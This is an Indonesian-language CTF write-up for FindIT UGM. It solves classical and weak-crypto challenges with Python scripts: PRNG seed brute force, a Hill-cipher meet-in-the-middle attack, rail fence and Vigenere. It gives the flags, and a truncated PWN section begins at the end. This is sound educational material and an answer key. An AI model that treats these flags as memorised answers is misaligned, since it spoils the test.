WRITEUP FindIT UGM


TIM FlagGPT

Begula
Brandy
Wrth

CRYPTOGRAPHY


Sayang banget kebanyakan soalnya classical cipher semua

Detective Handal




Attachment isinya 82bd6ecc67a3fc5a1dbc5156a5dfc007a7774558e8adee71d08b66ced52e6d04c1c25c.

Ini tinggal ngikutin deskripsinya aja, encryptionnya Blowfish, key nya adalah “line” yang katanya id of a social media, kita masukin line nya find-it hqx0844o, terus IV nya adalah tanggal AOT rilis (7 april 2013 tinggal di googling), terus ada clue Crash Team Racing yang disingkat adalah CTR yang merupakan mode nya.




Flag: FindITCF{y0u_4r3_a_gr3at_d3tect1ve}


Choo-Choo



Attachment isinya F1_i4L31nrFdsd{30_IFNCE}TTc_4yC3s
Terlihat ciphernya hanya transposisi saja, dan dari deskripsinya mengarah ke rail fence cipher, tinggal kita bruteforce aja di dcode.fr
Jangan lupa "keep punctuation and spaces" nya dinyalain



Tinggal cari yang FindIT



Flag: FindITCTF{r41LF3Nc3_C0d3_1s_E4sy}


Randomized Seed

Diberikan script berikut beserta outputnya

```python
import random
from Cryptodome.Util.number import getPrime


with open('flag.txt', 'r') as f:
    flag = f.read()


randSeed = getPrime(13)
random.seed(randSeed)


encrypted = ''.join(f'{(ord(i) ^ random.randint(0, 255)):02x}' for i in flag)


with open('out.txt', 'w') as f:
    f.write(encrypted)
```


Apabila diperhatikan seednya cukup kecil, hanya 13 bit, berarti hanya perlu bruteforce 2**13 = 8192 value saja. Tapi bisa lebih di optimize lagi, karena seed nya di generate pakai getPrime, maka sudah pasti seed nya prima, jadi tinggal set seed awal dari 2**12 terus di nextprime() sampai ketemu seed yang benar

```python
import random
from sympy import nextprime
from binascii import unhexlify
randseed = 2**12
while randseed.bit_length() < 14:
    randseed = nextprime(randseed)
    random.seed(randseed)
    a = "6046dde5dabf9a1f0216c13db91bd5502ea58ed82277058e4fb86c687ba6"
    a = unhexlify(a)
    dec = unhexlify(''.join(f'{(i ^ random.randint(0, 255)):02x}' for i in a))
    if b'FindIT' in dec:
        print(dec)
```



Flag: FindITCTF{2_Ez_t0_Br3ak_27431}

Confusing Encryption




Diberikan sebuah script python beserta outputnya

```python
import random

def random_N(n):
    range_start = 10**(n-1)
    range_end = (10**n)-1
    return random.randint(range_start, range_end)

def random_hex(n):
    a = random.randint(random_N(1), random_N(6))
    random.seed(a)
    range_start = 16**(n-1)
    range_end = (16**n)-1
    return random.randint(range_start, range_end)

FLAG = b'FindITCTF{redacted}'
FLAG = FLAG.hex()
KEY = random_hex(len(FLAG))

cipher = str(hex(int(FLAG, 16)^KEY))[2:]

print("Cipher: %s"%cipher)
with open('encrypted.txt', 'w') as f:
    f.write(cipher)
```

Yang ini bruteforce seed random juga, kalau diperhatikan seed nya di set di random_hex() dengan value seednya antara random_N(1) sampai random_N(6), berarti batas minimumnya adalah 10**(1-1) dan maksimumnya adalah (10**6)-1, berarti 1-999999 dimana masih feasible untuk di bruteforce.


Oh iya perlu diperhatikan bahwa random_hex itu dipanggil dengan len(FLAG) yang sudah di hex, jadi len nya 2 kali lipat dari length flag aslinya.

```
import random
def random_hex(n,a):
    # a = random.randint(random_N(1), random_N(6))
    random.seed(a)
    range_start = 16**(n-1)
    range_end = (16**n)-1
    return random.randint(range_start, range_end)

from Crypto.Util.number import bytes_to_long, long_to_bytes
ct =
"3a1d15719101552d27e307dd6a07439d9665b6413384560a092bee5c05907ad85b7fc5a1b66a5450
997dae2159f35068f9ca"
ct = int(ct, 16)
ctl = long_to_bytes(ct).hex()
range_start = 10**(1-1)
range_end = (10**6)-1
for i in range(range_start, range_end):
    if i % 100000 == 0:
        print(i)
    key = random_hex(len(ctl),i)
    pt = (long_to_bytes(ct ^ key))
    if b'FindIT' in pt:
        print(pt)
```



Flag: FindITCTF{ju5t_x0R_kn0wn_pl4in_t3xt_4ttack_r1ght?}

I Like Matrix



Beberapa info yang didapatkan dari deskripsinya

- Cipher nya menggunakan matrix jadi kemungkinan besar hill cipher
- Matrix 2x2
- Tiap element pada matrix hanya 1 digit
- Message di enkripsi 2 kali

Karena keynya hanya 2x2 dan tiap elemen hanya 1 digit, berarti hanya ada 10**4 = 10000 kemungkinan key saja, sehingga bisa di bruteforce, karena dienkripsi 2 kali, kita tinggal meet in the middle aja biar efisien.

Karena saya ga ketemu tools meet in the middle hill cipher jadi saya putusin untuk implementasi hill cipher sendiri.

```
import numpy as np
from Crypto.Util.number import inverse
```

```
def hill_encode(plain, key):
    if len(plain) % 2 == 1:
        plain+='Z'
    caps = [i.isupper() for i in plain]
    plain = [ord(i) - 97 if i.islower() else ord(i) - 65 for i in plain]
    plain = [plain[i:i+2] for i in range(0, len(plain), 2)]
    key = np.array(key).reshape(2, 2)
    bigrams_matrix= []
    for bigrams in plain:
        bigrams_matrix.append(np.array(bigrams).reshape(2, 1))
    cipher_matrix = []
    for bigrams in bigrams_matrix:
        cipher_matrix.append(np.matmul(key, bigrams) % 26)
    cipher = []
    for bigrams in cipher_matrix:
        cipher.append(bigrams[0][0])
        cipher.append(bigrams[1][0])
    cipher = [chr(i + 65) if caps[idx] else chr(i + 97) for idx, i in
enumerate(cipher)]
    return ''.join(cipher)

print(hill_encode("hello", [2,3,5,7]))

def hill_decode(cipher, key):
    caps = [i.isupper() for i in cipher]
    cipher = [ord(i) - 97 if i.islower() else ord(i) - 65 for i in cipher]
    cipher = [cipher[i:i+2] for i in range(0, len(cipher), 2)]
    key = np.array(key).reshape(2, 2)
    bigrams_matrix= []
    for bigrams in cipher:
        bigrams_matrix.append(np.array(bigrams).reshape(2, 1))
    plain_matrix = []
    det = inverse(int(np.linalg.det(key)%26), 26)
    key = det * np.array([[key[1][1], -key[0][1]], [-key[1][0], key[0][0]]]) % 26
    for bigrams in bigrams_matrix:
        plain_matrix.append(np.matmul(key, bigrams) % 26)
    plain = []
    for bigrams in plain_matrix:
        plain.append(bigrams[0][0])
```

```
        plain.append(bigrams[1][0])
    plain = [chr(i + 65) if caps[idx] else chr(i + 97) for idx, i in
enumerate(plain)]
    return ''.join(plain)

print(hill_decode(hill_encode("Hello", [2, 3, 7, 7]), [2, 3, 7, 7]))


realct = "NigvPZDPZ{YYWamFwHmL_cJ_hjS_xIjh_JzdQmw}"
realct = ''.join([i for i in realct if i.isalpha()])
print(realct)
pos = []
for i in range(1,10):
    for j in range(1,10):
        for k in range(1,10):
            for l in range(1,10):
                pos.append([i, j, k, l])

# print(len(pos))

# meet in the middle
pos_mid1 = {}
for key in pos:
    try:
        pt = hill_decode(realct, key)
        pos_mid1[pt[:8]] = key
    except:
        pass
# print(pos_mid1)
print("done")
test_pt = "FindITCTF"
for key in pos:
    try:
        ct = hill_encode(test_pt, key)
        if pos_mid1.get(ct[:8]):
            flag = hill_decode(hill_decode(realct, pos_mid1.get(ct[:8])), key)
            print(flag, pos_mid1.get(ct[:8]), key)
    except:
        pass
```

```
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/findit]
└─$ python3 solvehill.py
aldczL
HelloZ
NigvPZDPZYYWamFwHmLcJhjSxIjhJzdQmw
done
FindITCTFOKComPuTeRisthEbEstAlbUum [6, 3, 3, 1] [1, 2, 3, 1]
FindITCTFOKComPuTeRisthEbEstAlbUum [3, 3, 2, 1] [1, 2, 4, 3]
FindITCTFOKComPuTeRisthEbEstAlbUum [9, 1, 2, 5] [1, 4, 6, 5]
FindITCTFOKComPuTeRisthEbEstAlbUum [9, 4, 8, 3] [1, 7, 8, 1]
FindITCTFOKComPuTeRisthEbEstAlbUum [6, 9, 1, 5] [1, 8, 1, 5]
FindITCTFOKComPuTeRisthEbEstAlbUum [1, 7, 4, 1] [1, 8, 2, 1]
FindITCTFOKComPuTeRisthEbEstAlbUum [9, 6, 3, 3] [1, 9, 1, 2]
FindITCTFOKComPuTeRisthEbEstAlbUum [9, 2, 3, 1] [1, 9, 3, 6]
FindITCTFOKComPuTeRisthEbEstAlbUum [7, 1, 1, 4] [2, 1, 1, 8]
FindITCTFOKComPuTeRisthEbEstAlbUum [3, 3, 7, 6] [2, 3, 3, 2]
FindITCTFOKComPuTeRisthEbEstAlbUum [4, 1, 9, 2] [2, 3, 7, 3]
FindITCTFOKComPuTeRisthEbEstAlbUum [5, 1, 9, 8] [2, 7, 5, 6]
FindITCTFOKComPuTeRisthEbEstAlbUum [3, 6, 1, 3] [3, 1, 1, 2]
FindITCTFOKComPuTeRisthEbEstAlbUum [3, 2, 1, 1] [3, 1, 3, 6]
FindITCTFOKComPuTeRisthEbEstAlbUum [9, 5, 8, 1] [3, 4, 8, 1]
FindITCTFOKComPuTeRisthEbEstAlbUum [2, 9, 1, 3] [3, 6, 1, 9]
FindITCTFOKComPuTeRisthEbEstAlbUum [2, 3, 1, 1] [3, 6, 3, 1]
FindITCTFOKComPuTeRisthEbEstAlbUum [2, 1, 1, 9] [3, 6, 9, 3]
FindITCTFOKComPuTeRisthEbEstAlbUum [3, 9, 3, 8] [4, 7, 9, 8]
FindITCTFOKComPuTeRisthEbEstAlbUum [1, 5, 8, 9] [5, 6, 2, 7]
AaaaAAAAAAAAaaAaAaAaAaaAaAaaAaaAaa [4, 1, 2, 7] [5, 6, 6, 2]
FindITCTFOKComPuTeRisthEbEstAlbUum [1, 5, 5, 4] [6, 5, 7, 2]
FindITCTFOKComPuTeRisthEbEstAlbUum [9, 8, 5, 7] [7, 1, 7, 4]
FindITCTFOKComPuTeRisthEbEstAlbUum [5, 1, 4, 5] [7, 2, 6, 5]
FindITCTFOKComPuTeRisthEbEstAlbUum [1, 4, 2, 9] [7, 3, 2, 3]
FindITCTFOKComPuTeRisthEbEstAlbUum [8, 9, 7, 5] [7, 4, 7, 1]
FindITCTFOKComPuTeRisthEbEstAlbUum [7, 8, 1, 7] [9, 5, 7, 4]
FindITCTFOKComPuTeRisthEbEstAlbUum [1, 3, 2, 7] [9, 6, 2, 3]
FindITCTFOKComPuTeRisthEbEstAlbUum [1, 8, 8, 3] [9, 7, 4, 1]
FindITCTFOKComPuTeRisthEbEstAlbUum [9, 3, 8, 3] [9, 8, 4, 7]
FindITCTFOKComPuTeRisthEbEstAlbUum [4, 1, 3, 1] [9, 8, 5, 9]
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/findit]
```

Dari sini tinggal kita kembaliin {} dan _ nya sesuai dengan posisi semula


```
1   FindITCTF{OKComPuTeR_iS_thE_bEst_AlbUum}
2   NigvPZDPZ{YYWamFwHmL_cJ_hjS_xIjh_JzdQmw}
```

Flag: FindITCTF{OKComPuTeR_iS_thE_bEst_AlbUum}

Note: buat implementasi hill_decode itu gabisa langsung np.linalg.inv karena harus di modular inverse, jadi caranya kan inverse itu 1/det * adj, nah determinannya itu yang kita inverse mod 26.

Note note: Kalau diperhatikan FindITCTF itu 9 karakter, karena matrix nya 2x2 jadinya yang di encrypt itu per 2 karakter, makanya saya ngeceknya 8 karakter aja buat mitm nya.

One Of Us




Yang ini memang soalnya membutuhkan sedikit kemampuan berdukun ygy

```python
#!/usr/bin/env python

from string import ascii_uppercase

key = ''
encrypted = []

with open('plaintext.txt') as handle:
    plaintext = handle.read()

    i = 0
    for c in plaintext:
        c = c.upper()
```

```
        if (c in ascii_uppercase):
            index = ascii_uppercase.index(c)
            shift = int(key[i % len(key)])
            enc_text = ascii_uppercase[(index + shift)]
            encrypted.append(enc_text)
            i += 1

        else:
            encrypted.append(c)

print(''.join(encrypted))

'''
so you have found the key... but it's not as simple as that.
the new key is the old one in reverse + 2021530
and i think the encoder is slightly broken, oops
'''
```

Terus diberikan juga suatu text file isinya seperti berikut
BOJEJ DNE EPD FUE UKF PFPET RG HNFTJROCQ FHBUBEYHRT XTGI IOS FPPAHNJHOEJ DNE WP CNG CPPQTJKEOVJQS. IOS HYCRSLF, "KPY HDN CRC UJQD B SSKADTF PFUXDGF P UQ FOIDH JP F SUCOJE-PHY DUZRYRSZVUGR?" LS CHMKJYEE WP DJ HATLFT YR DFVDTNEE BQE WSGESVUCSG TIDO KK WHF KZRTWHFWJEFO PFRQNJ ZESH TKRSLZ QBOJG A BQE D FV IO "KPY HDN C VFPI D PSLWCYH MFVTCLH M UR B KS D PVEMKH-NEZ FSAUWOTBTVJP?" IO DEFNWIPQ UQ FGDJQH DFFKTWPTNHS BQE RJUSPQBNNWIFV UQ FOIDH BPI EOC, DVVMRRT VPQS DDEHE QYKES FICWDCUHSU, BLTI WIGNU OXQ QGWVOODMKYLET. WIG KLRTW UQ GH AEGFF BDS FYF, VMH "EBYFUIUOQSFT." JYE XDT KSYEOWFF NQ 1988 BZ FICWOET EFPSHT, HLMNJV BSDTUFUD, BQE LJDN-NDSE WRBFUU, KS WHFLS RFSES, "SSKADCZ DNRQLFJFBVNRN CB QWGOID GJUHXSTLPP." NQ BSXDG XFHOHJGW'V BPRL CUSLJHE EWBPURHTFSHZ, RUJJU CIDSCHWESV BTJ OITWFF

Tentu saja karena kita tidak punya key jadi insting pertama kita adalah menggunakan text file ini untuk merecover key nya, kalau substitution biasa yang biasa disolve di quipqiup tentunya tidak punya key, salah satu jenis cipher yang menggunakan key adalah vigenere, sehingga saya mencoba untuk auto solve vigenere di [boxentriq]



Auto Solve results

Score	Key	Text
39026	bdbcfda	alice and bob are the names of fictional characters used for convenience and to aid comprehension for example how can bob send a private message m to alice in a public key cryptosystem is believed to be easier to describe and understand than if the hypothetical people were simply named a and b as in how can b send a private message m to a in a public key cryptosystem in addition to adding backstories and personalities to alice and bob authors soon added other characters with their own personalit

Setelah di auto solve didapatkan key nya bdbcfda.
Sekarang kita harus pake keynya di script python tadi, kalau dilihat di comment nya key nya harus dibalik terus ditambah 2021530,
Maksudnya adalah ini harus di shift keatas gitu
a + 2 = c
d + 0 = d
f + 2 = h
...


Terus kalau diperhatikan keynya diambil pakai int(key[i % len(key)]), sehingga harus dikonversi dulu dari huruf ke angka.

Ada sedikit yang perlu diperhatikan juga, jadi ada instruksi enc_text = ascii_uppercase[(index + shift)], karena ini seperti rot maka kalau udah mentok tentunya harus mulai dari bawah lagi, jadi kita harus tambahin % len(ascii_uppercase).

```
#!/usr/bin/env python

from string import ascii_uppercase

key2 = '2021530'
key = 'bdbcfda'
```

```
key = key[::-1]
key = ''.join([str(ord(i) - 97 + ord(key2[j])-ord('0')) for j,i in
enumerate(key)])
encrypted = []

with open('plaintext.txt') as handle:
    plaintext = handle.read()

    i = 0
    for c in plaintext:
        c = c.upper()

        if (c in ascii_uppercase):
            index = ascii_uppercase.index(c)
            shift = int(key[i % len(key)])
            enc_text = ascii_uppercase[(index + shift)%len(ascii_uppercase)]
            encrypted.append(enc_text)
            i += 1

        else:
            encrypted.append(c)

print(''.join(encrypted))
'''
so you have found the key... but it's not as simple as that.
the new key is the old one in reverse + 2021530
and i think the encoder is slightly broken, oops
'''
```


Tinggal masukin plaintext yg mau di encrypt di plaintext.txt dan voila



Flag: FindITCTF{JDWSE_YXGHA_VKBFPWLHT_LSGGKLK}

PWN

Debugging Spiders



Pada challenge ini diberikan sebuah binary file dengan arsitektur 32 bit.

```
┌──(vreshco㉿nic)-[~/Downloads/findit/spiders_pwn]
└─$ file spiders
spiders: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpr
